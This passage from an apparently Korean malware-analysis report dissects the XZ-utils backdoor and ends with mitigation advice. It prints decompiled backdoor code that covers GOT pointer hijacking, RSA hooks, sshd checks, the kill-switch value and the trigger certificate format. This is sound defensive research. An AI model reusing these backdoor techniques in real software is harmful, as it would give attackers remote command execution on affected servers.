



그림 16. crc64_resolve 함수 동적 분석

한편, XZ-utils 에서 최적화를 위해서는 사용 중인 프로세서를 검사하는 기능이 필요하다. 이는 GNU C 라이브러리에 구현된 __get_cpuid 로 실행해 확인한다. 공격자는 이와 유사한 이름의 _get_cpuid 함수를 생성해 백도어를 숨긴 후 원래 함수 대신에 호출하게 만들었다. crc64_resolve 함수와 동일한 lzma_crc64 함수 내에 _get_cpuid 함수가 위치하는데, 바로 여기가 악성코드 진입 지점에 해당한다.




```
crc64_func_type __fastcall crc64_resolve()
{
  int cpuid; // r8d
  crc64_func_type result; // rax
  char v2[4]; // [rsp+0h] [rbp-20h] BYREF
  char v3[4]; // [rsp+4h] [rbp-1Ch] BYREF
  int v4; // [rsp+8h] [rbp-18h] BYREF
  char v5[4]; // [rsp+Ch] [rbp-14h] BYREF
  char v6[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v7; // [rsp+18h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  cpuid = get_cpuid(1u, (__int64)v2, (__int64)v3, (__int64)&v4, (__int64)v5, (__int64)v6);// same as: _get_cpuid
  result = crc64_generic;
  if ( cpuid && (v4 & 0x80202) == 524802 )
    result = crc64_arch_optimized;
  if ( v7 != __readfsqword(0x28u) )
    JUMPOUT(0x75F8LL);
  return result;
}
```

그림 17. 악성코드 진입 지점인 _get_cpuid 호출

이후 _get_cpuid 내에서 카운터를 확인하는데, 카운트가 1 일 경우에만 GOT(Global Offset Table)[7]주소 변경 로직인 sub_4D04 로 넘어간다.



```
__int64 __fastcall sub_4C90(unsigned int a1, _DWORD *a2)
{
  unsigned int v3; // [rsp+14h] [rbp-4Ch] BYREF
  char v4[4]; // [rsp+18h] [rbp-48h] BYREF
  char v5[4]; // [rsp+1Ch] [rbp-44h] BYREF
  __int64 v6[8]; // [rsp+20h] [rbp-40h] BYREF

  if ( dword_3D010 == 1 )                       // check counter is 1 or not
  {
    v6[0] = 1LL;
    memset(&v6[1], 0, 32);
    v6[5] = (__int64)a2;
    sub_4D04(v6, a2);
  }
  ++dword_3D010;
  cpuid(a1, &v3, v4, v5, v6);
  return v3;
}
```

그림 18. dword_3C010 카운트 확인 후 백도어 호출

[7] GOT(Global Offset Table): 외부 프로시져를 호출할 때 참조하는 테이블.

이후 sub_4D04 내에서는 하드코딩된 cpuid 오프셋을 사용해 GOT 주소를 찾고, GOT 주소를 통해서 내부에서 cpuid 포인터를 찾는다. 이후 백도어는 cpuid 포인터를 백도어 엔트리포인트로 변경해 마치 정상적인 cpuid 를 호출하는 것처럼 위장한다.

```
__int64 __fastcall sub_4D04(_QWORD *a1, _DWORD *a2)
{
  _DWORD *v2; // r8
  __int64 result; // rax
  bool v4; // zf
  _DWORD *v5; // rdx
  __int64 v6; // r12
  _QWORD *v7; // [rsp+8h] [rbp-28h]

  a1[4] = a1;
  sub_25720(a1, a2);
  a1[5] = a1[2];
  result = *a1 - a1[4];
  a1[1] = result;
  v4 = *((_QWORD *)&unk_2F200 + 1) + result == 0;// cpuid ptr GOT
  v5 = (_DWORD *)(*((_QWORD *)&unk_2F200 + 1) + result);
  a1[2] = v5;
  if ( !v4 )
  {
    v7 = v5;
    v6 = *(_QWORD *)v5;                         // save offset
    *(_QWORD *)v5 = *((_QWORD *)&unk_2F200 + 2) + result;// replace cpuid ptr with entrypoint
    result = cpuid((unsigned int)a1, a2, v5, &unk_2F200, v2);// call backdoor
    *v7 = v6;
  }
  return result;
}
```

그림 19. cpuid 포인터를 변경해 백도어 호출

2) 백도어 호출

호출된 백도어 내 핵심 로직은 다음과 같다. 우선, sub_12950 함수를 호출해 백도어 내에서 활용할 함수 호출 테이블을 구성한다. 이후 sub_22f50 함수 내에서 백도어 초기화 과정을 거친다.

```
lzma_check_init(&check, LZMA_CHECK_NONE);
v6 = sub_12950(v20);                    // table initialize func
do
{
  if ( !v6 )
  {
    v23 = v7;
    v22 = v8;
    v25 = a1;
    return sub_22F50(v21);              // main function for backdoor initialize
  }
  v20[6] = v8;
  v6 = sub_12950(v7);
}
```

그림 20. 호출된 백도어 내 핵심 로직

sub_12950 의 백도어 함수 호출 테이블 내에는 후킹 설치, RSA_public_decrypt 후킹, EVP_PKEY_set1_RSA_hook, RSA_get0_key_hook 등 다양한 후킹 함수를 호출하는 테이블을 구성한다.

```
__int64 __fastcall sub_12950(_QWORD *a1)
{
  __int64 result; // rax

  result = 5LL;
  if ( a1 )
  {
    a1[7] = &qword_3D018;
    result = 0LL;
    if ( !a1[6] )
    {
      a1[13] = 4LL;
      a1[8] = sub_B340;                 // install_hooks
      a1[9] = sub_17110;                // RSA_public_decrypt_hook
      a1[10] = sub_16670;               // EVP_PKEY_set1_RSA_hook
      a1[11] = sub_24A60;               // RSA_get0_key_hook
      a1[14] = sub_7EC0;
      a1[15] = sub_6D30;
      return 101LL;
    }
  }
  return result;
}
```

그림 21. 백도어 함수 호출 테이블 구성 로직

sub_22f50 함수는 방대한 코드로 ELF 파일 포맷 해석을 통해 함수를 가로채고 바꾸는 역할을 수행한다. 백도어에서 사용하는 sshd 환경 확인 기능, 심볼 해석 기능, Symbind 후킹 기능이 위 함수에 포함되어 있다.

3) sshd 환경 확인

이후 로직은 ld-linux(Dynamic linker)를 파싱(Parsing)해 환경에 대한 다양한 정보를 추출하고 백도어가 실행 중인 프로세스가 /usr/bin/sshd 인지 그리고 킬 스위치가 있는지 확인한다. argv[0]에서 현재 프로세스 이름을 추출해 검사하고 환경 변수가 특정 문자열인지 검사한다. 만일 프로세스가 sshd 가 아니라면 백도어 실행을 종료하며, 환경 변수가 특정 값일 경우도 백도어는 종료된다. 킬 스위치 역할을 하는 해당 값은 yolAbejyiejuvnup=Evjtgvsh5okmkAvj 다.

```
if ( v4 )                               // argv 0
{
  if ( (unsigned __int64)(v4 - (unsigned __int8 *)a2) <= 0x4000 )
  {
    v5 = sub_26320(v4, 0LL);            // Current Process name
    v6 = 1LL;
    if ( v5 == 264 )                    //  Is process name /usr/sbin/sshd?
    {
      while ( 1 )
      {
        v7 = v6 == v3;
        v8 = v6 + 1;
        if ( v7 )
          break;
        v9 = *(char **)&a2[8 * v8];
        if ( a2 >= v9 || !v9 || (unsigned __int64)(v9 - a2) > 0x4000 || sub_131F0(*(unsigned __int16 *)v9) )
          return 0LL;
      }
      if ( !*(_QWORD *)&a2[8 * v8] )
      {
        v10 = (unsigned __int8 **)&a2[8 * v8 + 8];
        while ( 1 )
        {
          v11 = *v10;
          if ( !*v10 )
            break;
          if ( a2 >= (char *)v11 || (unsigned __int64)(v11 - (unsigned __int8 *)a2) > 0x4000 )
          {
            v15[0] = 0LL;
            v12 = sub_228A0(a1, v15, 1LL);
            if ( !v12 || (unsigned __int64)(v11 + 44) > v12 + v15[0] || (unsigned __int64)v11 < v12 )
              break;
          }
          if ( (unsigned int)sub_26320(*v10, 0LL) )// Checking env variable
            break;
          if ( !*++v10 )
            return 1LL;
        }
      }
    }
  }
```

그림 22. 백도어 실행 환경 검사

4) Symbol Resolver

백도어의 Resolver 함수는 모든 심볼 중에서 특정 키 값을 가지고 있는 심볼을 찾는다. 해당 함수의 반환 값은 Elf64_Sym 구조체의 형태로 해당 구조체의 구성요소들을 활용해 백도어를 구성하게 된다.

```
v72 = sub_7600(v214, 2392LL, 0LL);          // Symbol resolve function
v73 = (__int64)v214;                        // libcrypto base address
if ( v72 )
{
  v74 = *(_QWORD *)v214 + *(_QWORD *)(v72 + 8);// find symbol from libcrypto library
  ++*(_DWORD *)(v32 + 960);
  *(_QWORD *)(v32 + 888) = v74;
}
```

그림 23. libcrypto library 로부터 특정 키를 가진 심볼을 찾는 로직

5) Symbind 후킹

백도어는 함수 후킹을 수행하기 위해서 rtdl-audit 이라는 기능을 활용한다. rtdl-audit 은 특정 이벤트가 링커 내에서 발생할 때 사용자 지정 공유 라이브러리를 통해 알림을 받을 수 있도록 하는 기능이다. rtdl-audit 매뉴얼에 따라 공유 라이브러리를 생성해 활용하는 방안이 일반적이나, 백도어는 메모리에 이미 등록된 인터페이스에 대해 런타임 패치를 수행해 Symbol resolving 루틴을 가로챈다.

백도어는 다음과 같이 Symbol resolve 과정 이후 반복적으로 후킹을 시도한다.

```
v10 = sub_26320(a6, 0LL);
v11 = (_QWORD *)v7[3];                  // RSA_public_decrypt GOT address
if ( v10 == 464 && v11 )                // Is RSA_public_decrypt symbol resolved? ①
{
  if ( *v11 > 0xFFFFFFuLL )
  {
    *v7 = *v11;
    v12 = *(_QWORD *)(v6 + 272);
    *v11 = v12;
    if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
      *(_QWORD *)(a1 + 8) = v12;
  }
  goto LABEL_27;
}
v13 = (_QWORD *)v7[4];                  // ENV_PKEY_set1_RSA
if ( v13 && v10 == 1296 )               // Hook the ENV_PKEY_set1_RSA ②
{
  if ( *v13 <= 0xFFFFFFuLL )
    goto LABEL_27;
  v7[1] = *v13;
  v14 = *(_QWORD *)(v6 + 280);
  *v13 = v14;
  if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
    *(_QWORD *)(a1 + 8) = v14;
  v15 = (_QWORD *)v7[5];
  if ( !v15 )
    goto LABEL_27;
  v16 = *v15 <= 0xFFFFFFuLL;
}
else                                    // If not
{
  v17 = (_QWORD *)v7[5];
  if ( v10 != 1944 || !v17 )            // Hook the RSA_get0_key ③
    return *(_QWORD *)(a1 + 8);
  if ( *v17 <= 0xFFFFFFuLL )
    goto LABEL_27;
  v7[2] = *v17;
  v18 = *(_QWORD *)(v6 + 288);
  *v17 = v18;
  if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
```

그림 24. 백도어 내 반복적으로 후킹을 시도하는 로직

① 최초 후킹 대상인 RSA_public_decrypt 함수를 탐색

② RSA_public_decrypt 이 symbol resolve 되지 않았다면 ENV_PKEY_set1_RSA 함수를 후킹 시도

③ 위 모든 과정에서 symbol resolve 되지 않았다면 마지막으로 RSA_get0_key 후킹 시도

Step 3. 백도어 트리거 포맷 상세 분석

백도어는 해커의 개인키로 서명한 SSH 인증서로 연결할 때 트리거된다. 해당 페이로드는 반드시 해커의 개인키로 암호화 및 서명이 돼야 한다. 요청 타입은 a, b, c 세 값으로 이루어진 수식인 a*b+c 의 값으로 결정된다. 만약 해당 값이 2 라면 임의 시스템 명령 실행을, 해당 값이 3 을 초과한다면 백도어 실행을 멈춘다. 백도어를 트리거하는 인증서의 포맷은 아래와 같다.




그림 25. 백도어 트리거 인증서 기본 포맷

이는 RSA_public_decrypt 를 후킹하는 함수 내부의 주요 기능(sub_17390)에서 a*b+c 가 3 을 초과하는지 비교하는 로직에서 확인할 수 있다.

```
if ( !*(_DWORD *)&v110[9] )
  goto LABEL_206;
v14 = *(_QWORD *)&v110[13] + *(unsigned int *)&v110[9] * (unsigned __int64)*(unsigned int *)&v110[5];
if ( v14 > 3 )                // If a * b + c > 3?
  goto LABEL_206;
v15 = *(_QWORD *)(a2 + 16);
if ( v15 )
{
  if ( *(_QWORD *)(v15 + 16) )
  {
    if ( *(_QWORD *)(v15 + 24) )
    {
      if ( *(_QWORD *)(a2 + 48) )
      {
        if ( *(_DWORD *)(a2 + 352) == 456 )
        {
          v115 = *(_OWORD *)&v110[5];
          if ( (unsigned int)sub_24960(v116, a2) )
          {
            if ( (unsigned int)sub_129F0(v111, v12 - 16, v116, &v115, v111, *(_QWORD *)(a2 + 8)) )
```

그림 26. a, b, c 값 조건 비교 로직

위 인증서 하단의 암호문(ciphertext)은 chacha20 암호화 알고리즘을 기반으로 Ed448 공개 키의 첫 32 바이트를 키로 사용해 암호화한다. 해당 암호화 알고리즘을 사용하는 부분은 a, b, c 값을 비교하는 조건 로직 다음에 위치한 sub_24960 함수 내 sub_129f0 함수에서 확인 가능하다.

```
    if ( (unsigned int)sub_129F0(v9, 48LL, v9, v10, v11, v3) )// chacha20 decryption
      return (unsigned int)sub_129F0(a2 + 264, 57LL, v11, v12, a1, *(_QWORD *)(a2 + 8)) != 0;
  }
}
return 0LL;
```

그림 27. chacha20 암호화 알고리즘 사용 로직

2024 년 5 월인 현재까지 밝혀진 해커의 공개키는 다음과 같다.

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28 34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
```

인증서에 포함되는 암호문(ciphertext) 포맷은 아래와 같다.




그림 28. 백도어 트리거 인증서 암호문 포맷

이후 아래의 Ed448 서명을 확인하는 함수를 거치고 유효한 해커의 개인키를 사용해 암호문이 구성되어 있는지 확인한다.

```
  v30 = sub_14E90(// verify_ed448_signature
          *(_QWORD *)(*(_QWORD *)(*(_QWORD *)(a2 + 40)
                                  + 8LL)
                    + 8 * v28),
          (unsigned int)&v102,
          (int)v91 + 4,
          604,
          (unsigned int)v111,
          (_DWORD)v94,// ed448 public key
          a2);
  v28 = v97 + 1;
}
while ( !v30 );
```

그림 29. Ed448 서명 검증 로직

이러한 검증을 모두 통과한다면, 백도어는 아래의 system() 함수 호출로 임의의 명령을 실행한다.

```
if ( *((_BYTE *)v53 + v72) )
{
  (*(void (**)(void))(*(_QWORD *)(a2 + 16) + 48LL))();// system();
  goto LABEL_199;
}
```

그림 30. 임의 명령 실행 로직

■ 대응 방안

다음의 명령어를 통해 xz 설치 여부와 버전을 확인할 수 있다.

```
which xz
xz --version
```

백도어가 설치되지 않은 버전의 XZ-Utils 를 사용하는 경우를 예시로 들 경우, 아래와 같은 버전 정보를 확인할 수 있다.




그림 31. 백도어가 설치되지 않은 XZ-Utils 버전 정보 예시

2024 년 5 월을 기준으로 백도어가 설치된 XZ-Utils 5.6.0 혹은 5.6.1 버전을 사용 중일 경우, XZ-Utils 의 버전을 다운그레이드 해야 한다. 추후 5.8.0 버전이 출시 예정이므로 해당 버전 출시 이후에는 최신 버전으로 업그레이드를 수행할 것을 권장한다.

• URL: https://tukaani.org/xz-backdoor/

소프트웨어	패치 권장 버전
XZ-utils	5.4.6

또한, 사전 예방을 위해 신뢰할 수 있는 IP 주소만 SSH 에 접근할 수 있도록 설정하거나 외부 연결이 필요하지 않은 장치의 경우, 외부 접근을 차단하는 방식을 권장한다.

■ 참고 사이트

• Oss-security Mailing list (https://www.openwall.com/lists/oss-security/2024/03/29/4)
• So you're interested in being an open source maintainer(https://dev.to/opensauced/so-youre-interested-in-being-an-open-source-maintainer-5bb2)
• Xz-timeline (https://research.swtch.com/xz-timeline)
• What we know about the xz utils backdoor that almost infected the world (https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/)
• analysis-of-the-xz-utils-backdoor-code (https://medium.com/@knownsec404team/analysis-of-the-xz-utils-backdoor-code-d2d5316ac43f/)
• XZ backdoor story - Initial analysis (https://securelist.com/xz-backdoor-story-part-1/112354/)
• xzbot (https://github.com/amlweems/xzbot)
• XZ Utils Backdoor - Advisory for Mitigation and Response (https://www.sygnia.co/threat-reports-and-advisories/xz-utils-backdoor-advisory-for-mitigation-and-response/)
• XZ Utils Backdoor (https://tukaani.org/xz-backdoor/)